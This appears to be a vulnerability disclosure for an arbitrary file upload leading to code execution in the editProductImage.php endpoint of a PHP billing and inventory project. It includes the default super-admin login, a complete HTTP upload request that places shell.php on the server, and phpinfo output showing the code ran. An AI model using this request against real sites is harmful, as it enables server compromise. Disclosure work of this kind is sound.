Billing System Project v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Fighting

vendors: https://www.sourcecodester.com/php/14831/billing-system-project-php-source-code-free-download.html

The program is built using the xmapp-php8.1 version

Login account: mayurik/rootadmin (Super Admin account)

Vulnerability url: ip/phpinventory/php_action/editProductImage.php?id=1


Loophole location: Billing System Project's editProductImage.php file exists arbitrary file upload (RCE)

Request package for file upload：

```
POST /phpinventory/php_action/editProductImage.php?id=1 HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/phpinventory/editproduct.php?id=1
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------3159224935312
Content-Length: 479

-----------------------------315922493531275
Content-Disposition: form-data; name="old_image"

Mi-11X-Pro-Smart-Phones-491996699-i-1-1200Wx1200H.jpg
-----------------------------315922493531275
Content-Disposition: form-data; name="productImage"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------315922493531275
Content-Disposition: form-data; name="btn"


-----------------------------315922493531275--
```


The files will be uploaded to this directory



本地磁盘 (C:) ▾ xampp ▾ htdocs ▾ phpinventory ▾ assets ▾ myimages

名称	修改日期	类型	大小
33241704960b0af2c0a70a.xlsx	2021/5/28 14:21	XLSX 文件	5 KB
52157396360c603c06e578.xlsx	2021/6/13 18:40	XLSX 文件	9 KB
65576791260c96bf7e9612.xlsx	2021/6/16 11:11	XLSX 文件	9 KB
68370311560c603228bce4.xlsx	2021/6/13 18:37	XLSX 文件	9 KB
73001585260b1dc93db355.xlsx	2021/5/29 11:47	XLSX 文件	5 KB
80699073360b0af5c8a509.xlsx	2021/5/28 14:22	XLSX 文件	5 KB
107657473560b0ae69f0657.xlsx	2021/5/28 14:18	XLSX 文件	5 KB
134022362960b1dca182c69.xlsx	2021/5/29 11:48	XLSX 文件	5 KB
154628264760c5fb8fc7969.xlsx	2021/6/13 18:05	XLSX 文件	9 KB
172996479460c96c335ef76.xlsx	2021/6/16 11:12	XLSX 文件	9 KB
Apple-12-Pro-Smartphones-491901565...	2021/6/13 18:49	JPEG 图像	123 KB
Desert	2021/5/29 14:04	JPEG 图像	827 KB
hack1.php	2022/9/20 16:23	PHP 文件	1 KB
Hydrangeas	2021/5/27 12:33	JPEG 图像	582 KB
images (2)	2021/5/29 14:03	JPEG 图像	10 KB
Lighthouse	2021/5/27 14:49	JPEG 图像	549 KB
Mi-11X-Pro-Smart-Phones-491996699-...	2021/6/13 18:48	JPEG 图像	189 KB
mylogo	2018/12/31 17:11	PNG 图像	1 KB
no-image-available	2021/6/16 11:29	PNG 图像	23 KB
Penguins	2021/6/7 13:44	JPEG 图像	760 KB
photo_default	2020/10/10 12:04	PNG 图像	5 KB
Samsung-Galaxy-Z-Flip-Purple-8-256...	2021/6/13 18:51	JPEG 图像	100 KB
shell.php	2022/9/20 16:16	PHP 文件	1 KB
Tulips	2021/6/7 13:44	JPEG 图像	607 KB

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.88/phpinventory/assets/myimages/shell.php

PHP Version 8.1.0

System	Windows NT F5 6.1 build 7601 (Windows 7 Ultimate Edition Servic
Build Date	Nov 23 2021 21:44:22
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64

Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "-
	pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..
	object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without

Server API	Apache 2.0 Handler